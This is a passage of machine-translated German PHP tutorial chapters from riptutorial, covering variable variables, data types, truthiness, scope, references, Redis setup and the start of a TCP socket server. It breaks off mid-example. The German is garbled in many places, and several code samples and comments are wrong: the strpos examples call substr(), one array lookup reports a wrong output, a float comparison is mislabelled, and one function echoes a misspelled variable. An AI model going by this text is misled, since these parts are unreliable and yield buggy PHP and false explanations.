Auf Variablen kann über dynamische Variablennamen zugegriffen werden. Der Name einer Variablen kann in einer anderen Variablen gespeichert werden, so dass auf sie dynamisch zugegriffen werden kann. Solche Variablen werden als Variablenvariablen bezeichnet.

Um aus einer Variablen eine Variable zu machen, setzen Sie einen zusätzlichen `$` put vor Ihre Variable.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Variablenvariablen sind nützlich, um Funktions- / Methodenaufrufe abzubilden:

```
function add($a, $b) {
    return $a + $b;
}
```

```
$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

Dies ist besonders hilfreich in PHP-Klassen:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

Es ist möglich, aber nicht erforderlich, `$variableName` zwischen `{}` :

```
${$variableName} = $value;
```

Die folgenden Beispiele sind gleichwertig und geben "baz" aus:

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Die Verwendung von `{}` ist nur dann obligatorisch, wenn der Name der Variablen selbst ein Ausdruck ist, wie folgt:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

Es wird jedoch empfohlen, immer `{}` , da es besser lesbar ist.

Dies wird zwar nicht empfohlen, es ist jedoch möglich, dieses Verhalten zu verketten:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> Es ist wichtig zu wissen, dass die übermäßige Verwendung von Variablenvariablen von vielen Entwicklern als schlechte Praxis betrachtet wird. Da sie sich nicht gut für die statische Analyse durch moderne IDEs eignen, können große Codebasen mit vielen Variablenvariablen (oder dynamischen Methodenaufrufen) schnell schwer zu warten sein.

Unterschiede zwischen PHP5 und PHP7

Ein weiterer Grund, immer `{}` oder `()` , ist der etwas andere Umgang mit dynamischen Variablen in PHP5 und PHP7, was in einigen Fällen zu einem anderen Ergebnis führt.

In PHP7 werden dynamische Variablen, Eigenschaften und Methoden jetzt strikt in der Reihenfolge von links nach rechts ausgewertet, im Gegensatz zur Kombination von Spezialfällen in PHP5. Die folgenden Beispiele zeigen, wie sich die Reihenfolge der Auswertung geändert hat.

Fall 1: `$$foo['bar']['baz']`

- PHP5-Interpretation: `${$foo['bar']['baz']}`
- PHP7-Interpretation: `($$foo)['bar']['baz']`

Fall 2: `$foo->$bar['baz']`

- PHP5-Interpretation: `$foo->{$bar['baz']}`
- PHP7-Interpretation: `($foo->$bar)['baz']`

Fall 3: `$foo->$bar['baz']()`

- PHP5-Interpretation: `$foo->{$bar['baz']}()`
- PHP7-Interpretation: `($foo->$bar)['baz']()`

Fall 4: `Foo::$bar['baz']()`

- PHP5-Interpretation: `Foo::{$bar['baz']}()`
- PHP7-Interpretation: `(Foo::$bar)['baz']()`

Datentypen

Es gibt verschiedene Datentypen für verschiedene Zwecke. PHP verfügt nicht über explizite Typdefinitionen, der Typ einer Variablen wird jedoch durch den Typ des zugewiesenen Werts oder durch den Typ bestimmt, in den sie umgewandelt wird. Dies ist eine kurze Übersicht über die Typen. Eine ausführliche Dokumentation und Beispiele finden Sie im Thema PHP-Typen .

Es gibt folgende Datentypen in PHP: null, boolean, integer, float, string, object, resource und array.

Null

Jede Variable kann mit Null belegt werden. Es repräsentiert eine Variable ohne Wert.

```
$foo = null;
```

Dies macht die Variable ungültig und ihr Wert wäre undefiniert oder ungültig, wenn sie aufgerufen wird. Die Variable wird aus dem Speicher gelöscht und vom Speicherbereiniger gelöscht.

Boolean

Dies ist der einfachste Typ mit nur zwei möglichen Werten.

```
$foo = true;
$bar = false;
```

Booleans können verwendet werden, um den Code-Fluss zu steuern.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Ganze Zahl

Eine ganze Zahl ist eine ganze Zahl, die positiv oder negativ ist. Es kann mit einer beliebigen Nummernbasis verwendet werden. Die Größe einer Ganzzahl ist plattformabhängig. Vorzeichenlose Ganzzahlen werden von PHP nicht unterstützt.

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Schweben

Fließkommazahlen, "Doubles" oder einfach "Floats" genannt, sind Dezimalzahlen.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

Array

Ein Array ist wie eine Liste von Werten. Die einfachste Form eines Arrays wird nach Ganzzahl indiziert und nach Index geordnet, wobei das erste Element auf Index 0 liegt.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+
```

```
echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Arrays können einem Wert auch einen anderen Schlüssel als einen ganzzahligen Index zuordnen. In PHP sind alle Arrays assoziative Arrays hinter den Kulissen. Wenn wir uns jedoch auf ein assoziatives Array beziehen, meinen wir normalerweise eines, das einen oder mehrere Schlüssel enthält, die keine Ganzzahlen sind.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

String

Eine Zeichenfolge ist wie ein Array von Zeichen.

```
$foo = "bar";
```

Wie ein Array kann ein String indiziert werden, um seine einzelnen Zeichen zurückzugeben:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

Objekt

Ein Objekt ist eine Instanz einer Klasse. Auf seine Variablen und Methoden kann mit dem Operator `->` zugegriffen werden.

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Ressource

Ressourcenvariablen enthalten spezielle Handles für geöffnete Dateien, Datenbankverbindungen, Streams, Bereiche der Bildleinwand und dergleichen (wie im Handbuch angegeben).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

Um den Typ einer Variablen als Zeichenfolge `gettype()` , verwenden Sie die Funktion `gettype()` :

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Best Practices für globale Variablen

Wir können dieses Problem mit dem folgenden Pseudocode veranschaulichen

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

Ihre erste Frage hier ist offensichtlich

> Woher kam `$bob` ?

Bist du verwirrt? Gut. Sie haben gerade erfahren, warum Globals verwirrend sind und als **schlechte Praxis betrachtet werden** .

Wenn dies ein echtes Programm wäre, ist der nächste Spaß, alle Instanzen von `$bob` aufzuspüren und zu hoffen, dass Sie das richtige finden (dies wird noch schlimmer, wenn `$bob` überall verwendet wird). Schlimmer noch, wenn jemand anderes `$bob` definiert (oder Sie diese Variable vergessen und wiederverwendet haben), kann Ihr Code beschädigt werden (im obigen Codebeispiel würde ein falsches Objekt oder gar kein Objekt einen schwerwiegenden Fehler verursachen).

Da praktisch alle PHP-Programme Code wie `include('file.php');` Ihr Job, der Code wie diesen verwaltet, wird umso exponentiell schwieriger, je mehr Dateien Sie hinzufügen.

Dies macht es auch sehr schwierig, Ihre Anwendungen zu testen. Angenommen, Sie verwenden eine globale Variable, um Ihre Datenbankverbindung zu halten:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

Um diese Funktion zu testen, müssen Sie die globale `$dbConnector` Variable `$dbConnector` , die Tests ausführen und dann auf ihren ursprünglichen Wert zurücksetzen, was sehr fehleranfällig ist:

```
/**
 * @test
 */
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
```

```
    $dbConnector = Mock::create('DBConnector'); // Override

    assertTrue(foo());

    $dbConnector = $bkp; // Restore
}
```

Wie vermeiden wir Globals?

Der beste Weg, um globale Werte zu vermeiden, ist eine Philosophie, die als **Abhängigkeitsinjektion bezeichnet wird** . Hier geben wir die benötigten Werkzeuge in die Funktion oder Klasse ein.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

Dies ist **viel** einfacher zu verstehen und zu pflegen. Es gibt keine Vermutung, wo `$bob` eingerichtet wurde, da der Anrufer dafür verantwortlich ist (dies passiert uns, was wir wissen müssen). Besser noch, wir können mit Typdeklarationen einschränken, was passiert wird.

Wir wissen also, dass `$bob` entweder eine Instanz der `Bar` Klasse oder eine Instanz eines untergeordneten Elements von `Bar` , was bedeutet, dass wir die Methoden dieser Klasse verwenden können. Kombiniert mit einem Standard-Autoloader (verfügbar seit PHP 5.3) können wir jetzt nachverfolgen, wo `Bar` definiert ist. PHP 7.0 oder höher enthält erweiterte Typdeklarationen, in denen Sie auch Skalartypen (wie `int` oder `string`) verwenden können.

4.1

Superglobale Variablen

Super-Globals in PHP sind vordefinierte Variablen, die immer verfügbar sind und auf die vom Skript aus von jedem Bereich aus zugegriffen werden kann.

Es ist nicht notwendig, globale $ variable auszuführen. um innerhalb von Funktionen / Methoden, Klassen oder Dateien darauf zuzugreifen.

Diese PHP-Superglobal-Variablen sind unten aufgeführt:

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _COOKIE
- $ _SESSION

Alle definierten Variablen abrufen

`get_defined_vars()` gibt ein Array mit allen Namen und Werten der Variablen zurück, die in dem Bereich definiert sind, in dem die Funktion aufgerufen wird. Wenn Sie Daten drucken möchten, können Sie Standardfunktionen für die Ausgabe von lesbaren Daten wie `print_r` oder `var_dump` .

```
var_dump(get_defined_vars());
```

Hinweis : Diese Funktion gibt normalerweise nur 4 Superglobals zurück : `$_GET` , `$_POST` , `$_COOKIE` , `$_FILES` . Andere Superglobals werden nur zurückgegeben, wenn sie irgendwo im Code verwendet wurden. Dies liegt an der `auto_globals_jit` Direktive, die standardmäßig aktiviert ist. Wenn diese `$_SERVER` aktiviert ist, werden die Variablen `$_SERVER` und `$_ENV` bei der ersten Verwendung (Just In Time) erstellt, anstatt dass das Skript gestartet wird. Wenn diese Variablen nicht in einem Skript verwendet werden, führt die Aktivierung dieser Anweisung zu einer Leistungssteigerung.

Standardwerte von nicht initialisierten Variablen

In PHP ist dies zwar nicht notwendig, es empfiehlt sich jedoch, Variablen zu initialisieren. Nicht initialisierte Variablen haben einen Standardwert ihres Typs, abhängig vom Kontext, in dem sie verwendet werden:

Nicht gesetzt UND nicht referenziert

```
var_dump($unset_var); // outputs NULL
```

Boolean

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

String

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Ganze Zahl

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Float / Doppel

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

Array

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

Objekt

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

Die Verwendung des Standardwerts einer nicht initialisierten Variablen ist problematisch, wenn eine Datei in eine andere aufgenommen wird, die denselben Variablennamen verwendet.

Variabler Wert Wahrheit und identischer Operator

In PHP haben Variablenwerte eine "Wahrheit", sodass auch nicht-boolesche Werte mit " `true` oder " `false` " gleichgesetzt werden. Dadurch kann jede Variable in einem Bedingungsblock verwendet werden, z

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

Hier sind einige grundlegende Regeln für verschiedene Arten von Variablenwerten:

- **Zeichenfolgen** mit einer Länge ungleich Null entsprechen " `true` einschließlich Zeichenfolgen, die nur Leerzeichen enthalten, z. B. `' '` .
- Leere Strings `''` gleichsetzen zu `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Ganzzahlen sind** `true` wenn sie nicht Null sind, während Null gleich `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** entspricht `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Leere** Zeichenfolgen `''` und Nullzeichenfolge `'0'` entsprechen `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
```

```
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Gleitkommawerte** entsprechen " `true` wenn sie nicht Null sind, während Nullwerte " `false` .
    - `NAN` (PHP Not-a-Number) entspricht `true` , dh `NAN == true` ist `true` . Dies ist darauf zurückzuführen, dass `NAN` ein Gleitkommawert *ungleich Null* ist.
    - Nullwerte umfassen sowohl +0 als auch -0, wie in IEEE 754 definiert. PHP unterscheidet in seinem Gleitkommawert mit doppelter Genauigkeit nicht zwischen +0 und -0, dh `floatval('0') == floatval('-0')` ist `true` .
        - In der Tat `floatval('0') === floatval('-0')` .
        - Außerdem sind `floatval('0') == false` und `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

IDENTISCHER BETREIBER

In der PHP-Dokumentation für Vergleichsoperatoren gibt es einen identischen Operator `===` . Mit diesem Operator kann geprüft werden, ob eine Variable *mit* einem Referenzwert *identisch* ist:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

Es hat einen entsprechenden *nicht identischen* Operator `!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

Der identische Operator kann als Alternative zu Sprachfunktionen wie `is_null()` .

CASE WITH mit `strpos()`

Die `strpos($haystack, $needle)` wird verwendet, um den Index zu ermitteln, an dem `$needle` in `$haystack` , oder ob er überhaupt auftritt. Die Funktion `strpos()` Groß- und Kleinschreibung. Wenn Sie nicht nach Groß- und Kleinschreibung suchen, können Sie mit `stripos($haystack, $needle)` gehen `stripos($haystack, $needle)`

Die Funktion `strpos` & `stripos` enthält auch den dritten Parameter `offset` (int). Wenn diese `stripos`

angegeben ist, beginnt die Suche mit dieser Anzahl von Zeichen, die vom Anfang des Strings gezählt werden. Im Gegensatz zu Strrpos und Strripos kann der Versatz nicht negativ sein

Die Funktion kann zurückgeben:

- `0` wenn `$needle` am Anfang von `$haystack` ;
- eine ganze Zahl ungleich Null, die den Index angibt, wenn `$needle` anderen Ort als dem Anfang in `$haystack` ;
- und der Wert `false` , wenn `$needle` *nicht* überall gefunden `$haystack` .

Da beide `0` und `false` Iness haben `false` in PHP aber repräsentieren unterschiedliche Situationen für `strpos()` , ist es wichtig , zwischen ihnen und verwenden Sie den identischen Operator zu unterscheiden `===` sehen genau für `false` und nicht nur einen Wert, der zu gleichsetzt `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Alternativ können Sie den *nicht identischen* Operator verwenden:

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Variablen online lesen: https://riptutorial.com/de/php/topic/194/variablen

Kapitel 101: Variabler Umfang

Einführung

Der Gültigkeitsbereich von Variablen bezieht sich auf die Codebereiche, auf die auf eine Variable zugegriffen werden kann. Dies wird auch als *Sichtbarkeit bezeichnet* . In PHP-Gültigkeitsbereichen werden Blöcke durch Funktionen, Klassen und einen globalen Gültigkeitsbereich definiert, der in einer Anwendung verfügbar ist.

Examples

Benutzerdefinierte globale Variablen

Der Gültigkeitsbereich außerhalb einer Funktion oder Klasse ist der globale Gültigkeitsbereich. Wenn ein PHP-Skript ein anderes enthält (`include` oder `require`), bleibt der Gültigkeitsbereich unverändert. Wenn ein Skript außerhalb einer Funktion oder Klasse enthalten ist, befinden sich seine globalen Variablen im selben globalen Gültigkeitsbereich. Wenn jedoch ein Skript innerhalb einer Funktion enthalten ist, befinden sich die Variablen im eingebundenen Skript im Funktionsumfang.

Im Rahmen einer Funktions- oder Klassenmethode kann das `global` Schlüsselwort zum Erstellen von benutzerdefinierten globalen Variablen mit Zugriff verwendet werden.

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

Eine zweite Möglichkeit, auf Variablen aus dem globalen Bereich zuzugreifen, ist die Verwendung des speziellen, von PHP definierten, $ GLOBALS-Arrays.

Das $ GLOBALS-Array ist ein assoziatives Array, wobei der Name der globalen Variablen der Schlüssel und der Inhalt dieser Variablen der Wert des Array-Elements ist. Beachten Sie, wie $ GLOBALS in jedem Bereich existiert, denn $ GLOBALS ist ein Superglobal.

Dies bedeutet, dass die Funktion `log_message()` folgendermaßen umgeschrieben werden kann:

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

Man könnte fragen, warum das Array $ GLOBALS verwendet wird, wenn das `global` Schlüsselwort auch verwendet werden kann, um den Wert einer globalen Variablen abzurufen? Der Hauptgrund ist, dass die Verwendung des `global` Schlüsselworts die Variable in den Geltungsbereich bringt. Sie können dann denselben Variablennamen nicht im lokalen Bereich wiederverwenden.

Superglobale Variablen

Superglobal-Variablen werden von PHP definiert und können ohne das `global` Schlüsselwort immer und überall verwendet werden.

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Statische Eigenschaften und Variablen

Statische Klasseneigenschaften, die mit der `public` Sichtbarkeit definiert werden, sind funktional identisch mit globalen Variablen. Auf sie kann von überall her zugegriffen werden, wo die Klasse definiert ist.

```
class SomeClass {
    public static int $counter = 0;
}
```

```
// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Funktionen können auch statische Variablen innerhalb ihres eigenen Bereichs definieren. Diese statischen Variablen bleiben im Gegensatz zu regulären Variablen, die in einem Funktionsbereich definiert sind, durch mehrere Funktionsaufrufe erhalten. Dies ist eine sehr einfache und einfache Möglichkeit, das Singleton-Entwurfsmuster zu implementieren:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Variabler Umfang online lesen: https://riptutorial.com/de/php/topic/3426/variabler-umfang

Kapitel 102: Verweise

Syntax

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

Bemerkungen

Beim Zuweisen von zwei Variablen nach Referenz zeigen beide Variablen auf denselben Wert. Nehmen Sie das folgende Beispiel:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***zeigt nicht*** auf `$bar` . `$foo` und `$bar` beide auf den gleichen Wert von `$foo` (`1` . Um zu zeigen:

```
$baz = &$bar;
unset($bar);
$baz++;
```

Wenn wir eine Beziehung `points to` Beziehung hätten, wäre diese jetzt nach dem `unset()` gebrochen. stattdessen zeigen `$foo` und `$baz` immer noch auf den gleichen Wert, nämlich `2` .

Examples

Nach Referenz zuweisen

Dies ist die erste Phase der Referenzierung. Wenn Sie nach Referenz zuweisen , lassen Sie zu, dass zwei Variablen denselben Wert als solche verwenden.

```
$foo = &$bar;
```

`$foo` und `$bar` sind hier gleich. Sie **zeigen nicht** aufeinander. Sie zeigen auf dieselbe Stelle (*den "Wert"*).

Sie können auch innerhalb des *`array()`* -Sprachkonstrukts per Referenz zuweisen. Obwohl nicht unbedingt eine Zuordnung durch Verweis.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> **Beachten Sie** jedoch, dass Verweise in Arrays potenziell gefährlich sind. Wenn Sie eine normale Zuweisung (ohne Referenz) mit einer Referenz auf der rechten Seite

> ausführen, wird die linke Seite nicht in eine Referenz verwandelt. Die Referenzen innerhalb von Arrays bleiben jedoch in diesen normalen Zuweisungen erhalten. Dies gilt auch für Funktionsaufrufe, bei denen das Array als Wert übergeben wird.

Die Zuweisung per Referenz ist nicht nur auf Variablen und Arrays beschränkt, sie sind auch für Funktionen und alle Assoziationen "Referenzübergabe" vorhanden.

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

Die Zuordnung ist innerhalb der Funktionsdefinition wie oben beschrieben. Sie **können** einen Ausdruck nicht per Referenz übergeben, **sondern** nur einen Wert / eine Variable. Daher die Instantiierung von `$a` in `bar()` .

Rückkehr per Referenz

Gelegentlich gibt es Zeit für Sie, implizit durch Verweis zurückzukehren.

> Die Rückgabe per Referenz ist nützlich, wenn Sie eine Funktion verwenden möchten, um zu ermitteln, an welche Variable eine Referenz gebunden werden soll. Verwenden Sie nicht return-by-reference, um die Leistung zu erhöhen. Der Motor wird dies automatisch selbst optimieren. Geben Sie Referenzen nur dann zurück, wenn Sie einen gültigen technischen Grund haben.

Entnommen aus der PHP-Dokumentation zur Rückgabe nach Verweis .

Es gibt viele verschiedene Formulare, die für die Rückgabe verwendet werden können, einschließlich des folgenden Beispiels:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Die Rückgabe per Referenz ist nicht nur auf Funktionsreferenzen beschränkt. Sie haben auch die Möglichkeit, die Funktion implizit aufzurufen:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

Sie können einen Funktionsaufruf nicht direkt *referenzieren* , er muss einer Variablen zugewiesen werden, bevor Sie ihn nutzen können. Um zu sehen, wie das funktioniert, probiere einfach `echo &myFunction();` .

Anmerkungen

- Sie müssen an beiden Stellen, an denen Sie sie verwenden möchten, eine Referenz (`&`) angeben. Das bedeutet für Ihre Funktionsdefinition (`function &myFunction() {...`) und in der aufrufenden Referenz (`function callFunction(&$variable) {...` oder `&myFunction();`).
- Sie können eine Variable nur als Referenz zurückgeben. Daher die Instanziierung von `$a` im obigen Beispiel. Das bedeutet, dass Sie keinen Ausdruck zurückgeben können, andernfalls wird ein **`E_NOTICE`** PHP-Fehler generiert (*`Notice: Only variable references should be returned by reference in .....`*).
- Return by reference hat legitime Anwendungsfälle, aber ich sollte darauf hinweisen, dass sie nur sparsam verwendet werden sollten, nachdem alle anderen potenziellen Optionen zur Erreichung des gleichen Ziels untersucht wurden.

Nach Referenz übergeben

Auf diese Weise können Sie eine Variable als Referenz an eine Funktion oder ein Element übergeben, mit der Sie die ursprüngliche Variable ändern können.

Die Weitergabe per Referenz ist nicht nur auf Variablen beschränkt, Folgendes kann auch als Referenz übergeben werden:

- Neue Anweisungen, zB `foo(new SomeClass)`
- Von Funktionen zurückgegebene Referenzen

Arrays

"Pass-by-Reference" wird häufig verwendet, um Anfangswerte innerhalb eines Arrays zu ändern, ohne neue Arrays zu erstellen oder den Namespace zu verschwenden. Das `&$myElement` als Referenz ist so einfach wie das Voranstellen / Voranstellen der Variablen mit einem `&` =>

`&$myElement` .

Nachfolgend finden Sie ein Beispiel für die Verwendung eines Elements aus einem Array und das Hinzufügen von 1 zu seinem Anfangswert.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Wenn Sie nun ein Element innerhalb von `$arr` , wird das ursprüngliche Element aktualisiert, wenn der Verweis erhöht wird. Sie können dies überprüfen durch:

```
print_r($arr);
```

> **Hinweis**
>
> Sie sollten beachten, wenn Sie innerhalb von Schleifen einen Referenzdurchlauf verwenden. Am Ende der obigen Schleife enthält `$num` immer noch einen Verweis auf das letzte Element des Arrays. Durch die Zuweisung der Nachschleife wird das letzte Array-Element bearbeitet. Sie können sicherstellen, dass dies nicht geschieht, indem Sie es nach der Schleife `unset()` :
>
> ```
> $myArray = array(1, 2, 3, 4, 5);
>
> foreach($myArray as &$num) {
>    $num++;
> }
> unset($num);
> ```
>
> Die oben genannten Punkte stellen sicher, dass Sie keine Probleme haben. Ein Beispiel für Probleme, die sich hieraus ergeben könnten, ist in dieser Frage zu StackOverflow enthalten .

Funktionen

Eine weitere übliche Verwendung für das Weiterleiten von Referenzen ist innerhalb von Funktionen. Das Ändern der ursprünglichen Variablen ist so einfach wie folgt:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Was kann durch `echo` der Originalvariablen überprüft werden.

```
echo $var;
```

Es gibt verschiedene Einschränkungen für Funktionen, wie unten in den PHP-Dokumenten angegeben:

> **Hinweis: Bei** einem Funktionsaufruf gibt es kein Referenzzeichen - nur bei Funktionsdefinitionen. Funktionsdefinitionen allein reichen aus, um das Argument korrekt als Referenz zu übergeben. Ab PHP 5.3.0 erhalten Sie eine Warnung, die besagt, dass "Call-Time Pass-by-Reference" veraltet ist, wenn Sie & in foo (& $ a); verwenden. Und seit PHP 5.4.0 wurde die Referenzübergabe für die Aufrufzeit entfernt, so dass die Verwendung dieser Option zu einem schwerwiegenden Fehler führt.

Verweise online lesen: https://riptutorial.com/de/php/topic/3468/verweise

Kapitel 103: Verwendung von Redis mit PHP

Examples

PHP Redis auf Ubuntu installieren

Um PHP auf Ubuntu zu installieren, installieren Sie zuerst den Redis-Server:

```
sudo apt install redis-server
```

Dann installieren Sie das PHP-Modul:

```
sudo apt install php-redis
```

Und starten Sie den Apache-Server neu:

```
sudo service apache2 restart
```

Verbindung zu einer Redis-Instanz herstellen

Angenommen, ein Standardserver, der auf localhost mit dem Standardport ausgeführt wird, lautet der Befehl zum Herstellen der Verbindung zu diesem Redis-Server

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Redis-Befehle in PHP ausführen

Das PHP-Modul von Redis ermöglicht den Zugriff auf dieselben Befehle wie der CLI-Client von Redis.

Die Syntax lautet wie folgt:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Verwendung von Redis mit PHP online lesen:
https://riptutorial.com/de/php/topic/7420/verwendung-von-redis-mit-php

Kapitel 104: WebSockets

Einführung

Die Verwendung der Socket-Erweiterung implementiert eine Low-Level-Schnittstelle zu den Socket-Kommunikationsfunktionen, die auf den gängigen BSD-Sockets basieren, und bietet die Möglichkeit, als Socket-Server und Client zu fungieren.

Examples

Einfacher TCP / IP-Server

Minimales Beispiel basierend auf dem PHP-Handbuch. Beispiel:
http://php.net/manual/de/sockets.examples.php

Erstellen Sie ein Websocket-Skript, das Port 5000 überwacht. Verwenden Sie Putty, Terminal, um `telnet 127.0.0.1 5000` (localhost) auszuführen. Dieses Skript antwortet mit der von Ihnen gesendeten Nachricht (als Ping-Back).

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}
```

```
do {
    if (($msgsock = socket_accept($socket)) === false) {
